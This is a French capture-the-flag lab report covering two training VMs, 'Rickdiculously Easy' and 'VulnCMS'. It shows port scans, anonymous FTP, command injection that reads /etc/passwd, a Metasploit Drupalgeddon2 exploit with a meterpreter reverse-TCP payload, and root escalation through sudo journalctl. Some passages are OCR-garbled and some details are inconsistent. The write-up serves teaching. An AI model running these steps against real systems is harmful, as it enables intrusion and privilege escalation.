

## RAPPORT SECRUITE DES SI VM « Rickdicously easy »

On repère en démarrart la VM l'IP cible : 192.168.228.149:9090

On commence par effectuer un scan de l'intégralité des ports de la VM à l'aide de la commande :

```
nmap -p- -oA nmap 192.168.228.149
```

On obtient :

```
(kali@kali)-[~]
$ nmap -p- -oA nmap 192.168.228.149
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-03 11:11 EDT
Nmap scan report for 192.168.228.149
Host is up (0.00056s latency).
Not shown: 65528 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
9090/tcp   open  zeus-admin
13337/tcp  open  unknown
22222/tcp  open  easyengine
60000/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 8.35 seconds
```

On voit que le port ftp est ouvert

Nous nous rappelons que dans les scripts présentés lors de la séance de TD un des scripts porte le nom ftp-anon testons le sur la VM !

FLAG 1 :

```
nmap --script=ftp-anon 192.168.228.149
```

```
(kali@kali)-[~]
$ nmap --script=ftp-anon 192.168.228.149
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-03 11:13 EDT
Nmap scan report for 192.168.228.149
Host is up (0.0040s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--  1 0      0          42 Aug 22  2017 FLAG.txt
|_drwxr-xr-x  2 0      0          6 Feb 12  2017 pub
22/tcp    open  ssh
80/tcp    open  http
9090/tcp   open  zeus-admin
```

(on observe le fichier "FLAG.txt")

on commence une connexion ftp avec login = anonymous

mdp = ""

une fois rentrer sur le ftp de la machine avec un ls -l on voit que le flag est dans notre répertoire

```
(kali㉿kali)-[~]  
$ ftp 192.168.228.149  
Connected to 192.168.228.149.  
220 (vsFTPd 3.0.3)  
Name (192.168.228.149:kali): anonymous  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||60671|)  
150 Here comes the directory listing.  
-rw-r--r--    1 0      0          42 Aug 22  2017 FLAG.txt  
drwxr-xr-x    2 0      0          6 Feb 12  2017 pub  
226 Directory send OK.  
ftp> █
```


avec un less FLAG.txt on récupère le contenu du fichier

```
kali@kali: ~  
File Actions Edit View Help  
FLAG{Whoa this is unexpected} - 10 Points
```

## FLAG 2:

On a l'information que le port 80 est ouvert donc on obtient un site HTTP, en se connectant avec 192.168.228.148 :80 depuis un navigateur or on sait qu'il existe une page admin (Zeus Admin) on essaye alors de se connecter avec ce port (192.168.228.149 :9090)

On obtient :



### FLAG 3 :

Grace a notre nmap, on a détecté deux ports plutôt étranges qui ont comme statues « inconnus »

avec netcat, qui est un utilitaire permettant d'ouvrir des connexions réseau, que ce soit UDP ou TCP et la commande nc 192.168.228.149 13337 on a :

```
(kali㉿kali)-[~]  
$ nc 192.168.228.149 13337  
FLAG:{TheyFoundMyBackDoorMorty}-10Points
```

### FLAG 4:

Pareil avec nc 192.168.228.149 60000 on a :

```
(kali㉿kali)-[~]  
$ nc 192.168.228.149 60000  
Welcome to Ricks half baked reverse shell...  
# ls  
FLAG.txt  
# cat FLAG.txt  
FLAG{Flip the pickle Morty!} - 10 Points  
#
```

### FLAG 5 :

le site internet de la machine ne présente rien de particulier (ni même dans le code source)


Cependant avec dirb, qui permet de lister les répertoires des sites web et la commande

dirb http://192.168.228.149




on trouve des pages intéressantes tels que :

```
(kali㉿kali)-[~]  
$ dirb http://192.168.228.149  
  
_____  
DIRB v2.22  
By The Dark Raver  
_____  
  
START_TIME: Thu Nov  3 11:24:37 2022  
URL_BASE: http://192.168.228.149/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
_____  
  
GENERATED WORDS: 4612  
  
— Scanning URL: http://192.168.228.149/ —  
  
+ http://192.168.228.149/cgi-bin/ (CODE:403|SIZE:217)  
+ http://192.168.228.149/index.html (CODE:200|SIZE:326)  
  
=> DIRECTORY: http://192.168.228.149/passwords/  
+ http://192.168.228.149/robots.txt (CODE:200|SIZE:126)  
  
— Entering directory: http://192.168.228.149/passwords/ —  
  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)
```


le site de la machine cible présente une section /passwords, allons-y !




# Index of /passwords

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">FLAG.txt</a>	2017-08-22 02:31	44	
 <a href="#">passwords.html</a>	2017-08-23 19:51	352	

Allons, dans le dossier flag.txt :




Sur la page password.html, on observe aussi un password caché dans le code source « winter »




FLAG 6 :

Et en effet, en tapant cela on arrive sur cette page (@IP/robots.txt)



Seul le tracertool est utile, grâce à lui, on effectue une injection sql avec

@IP; whoami et on obtient :




On obtient apache comme OS.

on sait que sous apache les users sont stockés dans le /etc/passwd et avec :

@IP; less /etc/passwd

on obtient une liste d'utilisateurs :



## MORTY'S MACHINE TRACER MACHINE

Enter an IP address to trace.

Trace!

```
traceroute to 192.168.228.149 (192.168.228.149), 30 hops max, 60 byte packets
 1 localhost.localdomain (192.168.228.149)  0.043 ms  0.020 ms  0.015 ms
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-coredump:x:999:998:systemd Core Dumper:/:/sbin/nologin
systemd-timesync:x:998:997:systemd Time Synchronization:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:997:996:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
abrt:x:173:173:/:etc/abrt:/sbin/nologin
cockpit-ws:x:996:994:User for cockpit-ws:/:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
chrony:x:995:993:/:var/lib/chrony:/sbin/nologin
tcpdump:x:72:72:/:/sbin/nologin
RickSanchez:x:1000:1000:/:home/RickSanchez:/bin/bash
Morty:x:1001:1001:/:home/Morty:/bin/bash
Summer:x:1002:1002:/:home/Summer:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
```

Après avoir testé les trois utilisateurs (rick, morty et summer) avec le mdp winter sur le port 22222 on arrive à se connecter avec le compte « summer »

```
(kali㉿kali)-[~]
$ ssh Summer@192.168.228.149 -p 22222
Summer@192.168.228.149's password:
Last login: Fri Oct 21 01:41:37 2022 from 192.168.228.147
[Summer@localhost ~]$ ls
FLAG.txt
[Summer@localhost ~]$ cat FLAG.txt
```

et a récupérer le flag :

```
Summer@localhost:~
File Actions Edit View Help
FLAG{Get off the high road Summer!} - 10 Points
```

FLAG 7 :

dans le répertoire de Morty on a :

```
[Summer@localhost ~]$ cd ..
[Summer@localhost home]$ ls
Morty RickSanchez Summer
[Summer@localhost home]$ cd Morty/
[Summer@localhost Morty]$ ls
journal.txt.zip Safe_Password.jpg
[Summer@localhost Morty]$
```

en l'ouvrant avec vi on a : File: /home/Morty/journal.txt.zip. Password: Meeseek :

[illegible]

puis en le dézipant à l'aide de la commande unzip et en ouvrant le fichier dézipper on obtient :

```
(kali㉿kali)-[~]  
$ unzip journal.txt.zip  
Archive:  journal.txt.zip  
[journal.txt.zip] journal.txt password:  
replace journal.txt? [y]es, [n]o, [A]ll, [N]one, [r]ename: y  
  inflating: journal.txt
```

Et avec less journal.txt on a :

```
Monday: So today Rick told me huge secret. He had finished his flask and was
on to commercial grade paint solvent. He spluttered something about a safe, a
nd a password. Or maybe it was a safe password... Was a password that was saf
e? Or a password to a safe? Or a safe password to a safe?

Anyway. Here it is:

FLAG: {131333} - 20 Points
journal.txt (END)
```

FLAG 8 :

Si l'on va ensuite dans le répertoire de Rick, on observe cela :

```
[Summer@localhost home]$ cd RickSanchez/
[Summer@localhost RickSanchez]$ ls
RICKS_SAFE  ThisDoesntContainAnyFlags
[Summer@localhost RickSanchez]$ cd ThisDoesntContainAnyFlags/
[Summer@localhost ThisDoesntContainAnyFlags]$ ls
NotAFlag.txt
[Summer@localhost ThisDoesntContainAnyFlags]$ less NotAFlag.txt
[Summer@localhost ThisDoesntContainAnyFlags]$ cd ..
[Summer@localhost RickSanchez]$ cd
RICKS_SAFE/          ThisDoesntContainAnyFlags/
[Summer@localhost RickSanchez]$ cd RICKS_SAFE/
[Summer@localhost RICKS_SAFE]$ ls
safe
```

Safe est affiché en vert ce qui signifie qu'il s'agit d'un exécutable

En l'exécutant on obtient :

```
Past Rick to present Rick, tell future Rick to use GOD DAMN COMMAND LINE AAAAAHHAHAGGGGRRGUMEN  
TS!
```

Or le dernier flag présentait une suite de nombre « 13133 » si on le met avec la commande :

`./safe 13133`

On obtient alors :

```
decrypt:          FLAG{And Awwaaaaayyyy we Go!} - 20 Points  
Ricks password hints:  
(This is incase I forget.. I just hope I don't forget how to write a script to generate poten  
tial passwords. Also, sudo is wheely good.)  
Follow these clues, in order
```

On a donc réussi à obtenir 8 drapeaux !



## RAPPORT SECRUITE DES SI VM « VulnCMS »

En effectuant une requête SSH avec un clic droit depuis VMWare on obtient l'adresse IP de la machine cible : 192.168.228.150

Un nmap sur tous les ports de la machine nous donne ces infos :

```
(kali@kali)-[~]
└─$ nmap -p- -oA nmap 192.168.228.150
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-03 13:12 EDT
Nmap scan report for 192.168.228.150
Host is up (0.0024s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
5000/tcp  open  upnp
8081/tcp  open  blackice-icecap
9001/tcp  open  tor-orport

Nmap done: 1 IP address (1 host up) scanned in 8.18 seconds
```

Avec un scan agressif on obtiendra surement plus d'informations :

```
(kali@kali)-[~]
└─$ nmap -p- -oA nmap 192.168.228.150 -A
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-03 13:37 EDT
Nmap scan report for 192.168.228.150
Host is up (0.0021s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 8c:9f:7e:78:82:ef:76:f6:26:23:c9:52:6d:aa:fe:d0 (RSA)
|   256 2a:e2:f6:d2:52:1c:c1:d0:3d:aa:40:e6:b5:08:1d:45 (ECDSA)
|_  256 fa:c9:eb:58:e3:d2:b7:4a:74:77:fc:69:0e:b6:68:08 (ED25519)
80/tcp    open  http      nginx 1.14.0 (Ubuntu)
|_ http-server-header: nginx/1.14.0 (Ubuntu)
|_ http-title: W3.CSS Template
5000/tcp  open  http      nginx 1.14.0 (Ubuntu)
|_ http-server-header: nginx/1.14.0 (Ubuntu)
|_ http-generator: WordPress 5.7.2
|_ http-title: fsociety 8#8211; Just another WordPress site
8081/tcp  open  http      nginx 1.14.0 (Ubuntu)
|_ http-server-header: nginx/1.14.0 (Ubuntu)
|_ http-generator: Joomla! - Open Source Content Management
|_ http-robots.txt: 15 disallowed entries
|   /joomla/administrator/ /administrator/ /bin/ /cache/
|   /cli/ /components/ /includes/ /installation/ /language/
|   /layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
|_ http-title: Home
9001/tcp  open  http      nginx 1.14.0 (Ubuntu)
|_ http-server-header: nginx/1.14.0 (Ubuntu)
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-title: fsociety.web
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.16 seconds
```

On peut observer différents numéros de version notamment de Wordpress

Avec la ligne « http-generator » on sait avec quels CMS a été codé le site on a

- Wordpress
- Joomla
- Drupal

Avec 192.168.228.150 :5000/8081/9001 dans le navigateur, on apprend que :

- WP tourne sur le port 5000
- Joomla sur le port 8081
- Drupal sur le port 9001,

tous ces ports sont « ouverts » selon notre scan

Internet nous informe que drupal 7 est vulnérable a l'exploit druapalgeddon.

On va alors allez chercher cet exploit :

```
msf6 >
msf6 > search drupal 7

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  exploit/unix/webapp/drupal_coder_exec  2016-07-13      excellent Yes    Drupal CODER Module Remote Command Execution
1  exploit/unix/webapp/drupal_drupalgeddon2  2018-03-28      excellent Yes    Drupal Drupalgeddon 2 Forms API Property Injection
2  exploit/multi/http/drupal_drupalgeddon  2014-10-15      excellent No     Drupal HTTP Parameter Key/Value SQL Injection
3  auxiliary/gather/drupal_openid_xxe      2012-10-17      normal   Yes    Drupal OpenID External Entity Injection
4  exploit/unix/webapp/drupal_restws_exec  2016-07-13      excellent Yes    Drupal RESTWS Module Remote PHP Code Execution
5  exploit/unix/webapp/drupal_restws_unserialize  2019-02-20      normal   Yes    Drupal RESTful Web Services unserialize() RCE
6  auxiliary/scanner/http/drupal_views_user_enum  2010-07-02      normal   Yes    Drupal Views Module Users Enumeration
7  exploit/unix/webapp/php_xmlrpc_eval      2005-06-29      excellent Yes    PHP XML-RPC Arbitrary Code Execution
```

Bonne nouvelle ! il existe on va prendre la version numéro 2.

On configure notre exploit grâce aux options possibles donnée par la commande show options et aux infos que nous avons sur notre cible :

```
msf6 > use exploit/unix/webapp/drupal_drupalgeddon2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

Name      Current Setting  Required  Description
--      -
DUMP_OUTPUT  false           no        Dump payload command output
PHP_FUNC     passthru        yes       PHP function to execute
Proxies      yes            no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      yes            yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT       80              yes       The target port (TCP)
SSL          false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI   /               yes       Path to Drupal install
VHOST       no              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.228.147 yes        The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic (PHP In-Memory)

msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 192.168.228.150
RHOSTS => 192.168.228.150
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RPORT 9001
RPORT => 9001
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exploit
```

On arrive alors sur une ligne de commande assez bizarre :

```
meterpreter > ls
Listing: /var/www/html/drupal
```

Mode	Size	Type	Last modified	Name
100755/rwxr-xr-x	317	fil	2017-02-01 16:34:27 -0500	.editorconfig
100755/rwxr-xr-x	174	fil	2017-02-01 16:34:27 -0500	.gitignore
100755/rwxr-xr-x	5969	fil	2017-02-01 16:34:27 -0500	.htaccess
100755/rwxr-xr-x	110781	fil	2017-02-01 16:34:27 -0500	CHANGELOG.txt
100755/rwxr-xr-x	1481	fil	2017-02-01 16:34:27 -0500	COPYRIGHT.txt
100755/rwxr-xr-x	1717	fil	2017-02-01 16:34:27 -0500	INSTALL.mysql.txt
100755/rwxr-xr-x	1874	fil	2017-02-01 16:34:27 -0500	INSTALL.pgsql.txt
100755/rwxr-xr-x	1298	fil	2017-02-01 16:34:27 -0500	INSTALL.sqlite.txt
100755/rwxr-xr-x	17995	fil	2017-02-01 16:34:27 -0500	INSTALL.txt
100755/rwxr-xr-x	18092	fil	2016-11-16 18:57:05 -0500	LICENSE.txt
100755/rwxr-xr-x	8710	fil	2017-02-01 16:34:27 -0500	MAINTAINERS.txt
100755/rwxr-xr-x	5382	fil	2017-02-01 16:34:27 -0500	README.txt
100755/rwxr-xr-x	10123	fil	2017-02-01 16:34:27 -0500	UPGRADE.txt
100755/rwxr-xr-x	6604	fil	2017-02-01 16:34:27 -0500	authorize.php
100755/rwxr-xr-x	720	fil	2017-02-01 16:34:27 -0500	cron.php
040755/rwxr-xr-x	4096	dir	2017-02-01 16:34:27 -0500	includes
100755/rwxr-xr-x	529	fil	2017-02-01 16:34:27 -0500	index.php
100755/rwxr-xr-x	703	fil	2017-02-01 16:34:27 -0500	install.php
040755/rwxr-xr-x	4096	dir	2021-05-31 06:47:40 -0400	misc
040755/rwxr-xr-x	4096	dir	2017-02-01 16:34:27 -0500	modules
040755/rwxr-xr-x	4096	dir	2017-02-01 16:34:27 -0500	profiles
040755/rwxr-xr-x	4096	dir	2017-02-01 16:34:27 -0500	scripts
040755/rwxr-xr-x	4096	dir	2017-02-01 16:34:27 -0500	sites
040755/rwxr-xr-x	4096	dir	2017-02-01 16:34:27 -0500	themes
100755/rwxr-xr-x	19986	fil	2017-02-01 16:34:27 -0500	update.php
100755/rwxr-xr-x	2200	fil	2017-02-01 16:34:27 -0500	web.config
100755/rwxr-xr-x	417	fil	2017-02-01 16:34:27 -0500	xmlrpc.php

Avec un ls on obtient beaucoup d'informations après être allé chercher un peu partout on se rend compte qu'il y a un fichier particulièrement intéressant dans le dossier misc (tyrell.pass):

(à l'aide de la commande bash -i on prend un interpréteur de commande meilleur car naviguer dans les fichiers avec meterpreter est horrible !)

```
www-data@vuln_cms:~/html/drupal/misc$ less tyrell.pass
less tyrell.pass
Username: tyrell
Password: mR_R0bo7_i5_R3@!_
www-data@vuln_cms:~/html/drupal/misc$
```

On a alors un login et un mdp d'utilisateur !

On va alors les essayer en se connectant via ssh a la machine puisque le port 22 est ouvert :

```

(kali@kali)-[~]
$ ssh tyrell@192.168.228.150 -p 9001
kex_exchange_identification: Connection closed by remote host
Connection closed by 192.168.228.150 port 9001

(kali@kali)-[~]
$ ssh tyrell@192.168.228.150
The authenticity of host '192.168.228.150 (192.168.228.150)' can't be established.
ED25519 key fingerprint is SHA256:Yb0sZysuuiVVS7tYhYlJuFB1tpXCVM/9901M6PYUZoM.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.228.150' (ED25519) to the list of known hosts.
tyrell@192.168.228.150's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-143-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu Nov  3 18:20:02 UTC 2022

System load:  0.25           Processes:           169
Usage of /:   57.2% of 8.79GB Users logged in:          0
Memory usage: 17%          IP address for ens33: 192.168.228.150
Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

338 packages can be updated.
228 updates are security updates.

Last login: Tue Jun  1 04:19:36 2021 from 192.168.1.4
tyrell@vuln_cms:~$
tyrell@vuln_cms:~$
tyrell@vuln_cms:~$

```

Cela fonctionne.

Ls ne donne rien le répertoire est vide.

Cependant en essayant de devenir sudo avec la commande sudo -l on obtient un drôle de message :

```

tyrell@vuln_cms:~$ sudo -l
Matching Defaults entries for tyrell on vuln_cms:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User tyrell may run the following commands on vuln_cms:
    (root) NOPASSWD: /bin/journalctl
tyrell@vuln_cms:~$ ^C
tyrell@vuln_cms:~$ bin/journalctl
-bash: bin/journalctl: No such file or directory
tyrell@vuln_cms:~$ sudo journalctl
-- Logs begin at Fri 2021-05-28 12:16:41 UTC, end at Thu 2022-11-03 18:28:39 UTC. --
-- Logs begin at Fri 2021-05-28 12:16:41 UTC, end at Thu 2022-11-03 18:28:39 UTC. --
May 28 12:16:41 vuln_cms kernel: Linux version 4.15.0-143-generic (buildd@lcy01-amd64-001) (gcc version 7.5.0 (Ubuntu
May 28 12:16:41 vuln_cms kernel: Command line: BOOT_IMAGE=/vmlinuz-4.15.0-143-generic root=/dev/mapper/ubuntu--vg-ub
May 28 12:16:41 vuln_cms kernel: KERNEL supported cpus:
May 28 12:16:41 vuln_cms kernel: Intel GenuineIntel
May 28 12:16:41 vuln_cms kernel: AMD AuthenticAMD
May 28 12:16:41 vuln_cms kernel: Centaur CentaurHauls
May 28 12:16:41 vuln_cms kernel: [Firmware Bug]: TSC doesn't count with P0 frequency!
May 28 12:16:41 vuln_cms kernel: x86/fpu: Supporting XSAVE feature 0x001: 'x87 floating point registers'
May 28 12:16:41 vuln_cms kernel: x86/fpu: Supporting XSAVE feature 0x002: 'SSE registers'
May 28 12:16:41 vuln_cms kernel: x86/fpu: Supporting XSAVE feature 0x004: 'AVX registers'
May 28 12:16:41 vuln_cms kernel: x86/fpu: xstate_offset[2]: 576, xstate_sizes[2]: 256
May 28 12:16:41 vuln_cms kernel: x86/fpu: Enabled xstate features 0x7, context size is 832 bytes, using 'standard' fo
May 28 12:16:41 vuln_cms kernel: e820: BIOS-provided physical RAM map:
May 28 12:16:41 vuln_cms kernel: BIOS-e820: [mem 0x0000000000000000-0x000000000009fbff] usable
May 28 12:16:41 vuln_cms kernel: BIOS-e820: [mem 0x000000000009fc00-0x000000000009ffff] reserved

```

Si l'on appuie sur « ! » pour écrire une commande et que nous tapons comme tout à l'heure bash -i pour obtenir un interpréteur de commande correcte :

Nous sommes root !!!

root@vuln_cms:/# cd /bin/	initrd.img	lib64/	mnt/	root/	snap/	sys/	var/
boot/	initrd.img.old	lost+found/	opt/	run/	srv/	tmp/	Donum
cdrom/	lib/	media/	proc/	sbin/	swap.img	usr/	vmlinux
root@vuln_cms:/# cd /root/							vmlinux.old
root@vuln_cms:/root# ls	READ MORE »					Comments	Mingsun
root.txt							Lorem ipsum
4359537020406305							
root@vuln_cms:/root#							

```
root@vuln_cms:/usr# cd
root@vuln_cms:~# cd /
bin/      dev/          initrd.img  lib64/      mnt/        root/      snap/      sys/      var/
boot/     etc/          initrd.img.old  lost+found/ run/        srv/       tmp/      vmlinuz
cdrom/    home/         lib/        media/      proc/       sbin/      swap.img   usr/      vmlinuz.old

root@vuln_cms:~# cd /
bin/      dev/          initrd.img  lib64/      mnt/        root/      snap/      sys/      var/
boot/     etc/          initrd.img.old  lost+found/ run/        srv/       tmp/      vmlinuz
cdrom/    home/         lib/        media/      proc/       sbin/      swap.img   usr/      vmlinuz.old

root@vuln_cms:~# cd /home/
elliott/ ghost/ tyrell/

root@vuln_cms:~# cd /home/tyrell/
.bash_history .cache/ .gnupg/ .hicolor .lessshst
root@vuln_cms:~# cd /home/elliott/
.bash_history .cache/ .gnupg/ .user.txt
root@vuln_cms:~# cd /home/elliott/
root@vuln_cms:/home/elliott# ls
user.txt
root@vuln_cms:/home/elliott# less user.txt
9046628504775551
